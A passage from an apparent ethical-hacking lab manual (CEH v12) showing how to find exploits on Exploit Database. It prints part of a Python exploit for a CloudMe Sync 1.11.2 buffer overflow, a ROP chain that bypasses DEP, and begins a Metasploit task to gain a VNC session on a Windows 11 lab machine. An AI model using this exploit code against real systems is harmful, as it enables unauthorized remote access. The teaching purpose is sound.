
```
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
```

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.

10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.

11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

Note: If **Notepad++ update** pop-up appears, click **No**.



The screenshot shows the Notepad++ interface with the file `46250.py` open. The code is a Python exploit for a CloudMe Sync buffer overflow vulnerability. It includes comments with metadata like title, date, author, vendor, and version. The main part of the code is a function `create_rop_chain()` which generates a ROP chain using gadgets from Qt5Core.dll. The code uses various assembly instructions such as POP, MOV, XCHG, NEG, INC, ADD, and RETN. The Notepad++ status bar at the bottom shows the file is a Python file, has a length of 3,692 bytes and 86 lines, and is in Windows (CR LF) encoding.

```

1 # Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
2 # Date: 24.01.2019
3 # Exploit Author: Matteo Malvica
4 # Vendor Homepage: https://www.cloudme.com/en
5 # Software: https://www.cloudme.com/downloads/CloudMe\_1112.exe
6 # Category: Remote
7 # Contact: https://twitter.com/matteomalvica
8 # Version: CloudMe Sync 1.11.2
9 # Tested on: Windows 7 SP1 x64
10 # CVE-2018-6892
11 # Ported to WoW64 from https://www.exploit-db.com/exploits/46218
12
13 import socket
14 import struct
15
16 def create_rop_chain():
17     # rop chain generated with mona.py - www.corelan.be
18     rop_gadgets = [
19         0x61ba8b5e, # POP EAX # RETN [Qt5Gui.dll]
20         0x690398a8, # ptr to &VirtualProtect() [IAT Qt5Core.dll]
21         0x61bdd7f5, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
22         0x68aef542, # XCHG EAX,ESI # RETN [Qt5Core.dll]
23         0x68bfe66b, # POP EBP # RETN [Qt5Core.dll]
24         0x68f82223, # & jmp esp [Qt5Core.dll]
25         0x6d9f7736, # POP EDX # RETN [Qt5Sql.dll]
26         0xfffffffdf, # Value to negate, will become 0x000000201
27         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
28         0x61e870e0, # POP EBX # RETN [Qt5Gui.dll]
29         0xffffffff, #
30         0x6204f463, # INC EBX # RETN [Qt5Gui.dll]
31         0x68f8063c, # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
32         0x61ec44ae, # POP EDX # RETN [Qt5Gui.dll]
33         0xfffffffcc, # Value to negate, will become 0x000000040
34         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
35         0x61e2a807, # POP ECX # RETN [Qt5Gui.dll]

```

12. This exploit code can further be used to exploit vulnerabilities in the target system.

13. Close all open windows.

14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.

15. You can similarly use other exploit sites such as **VulDB** (<https://vuldb.com>), **MITRE CVE** (<https://cve.mitre.org>), **Vulners** (<https://vulners.com>), and **CIRCL CVE Search** (<https://cve.circl.lu>) to find target system vulnerabilities.

16. Close all open windows and document all the acquired information.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session


Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

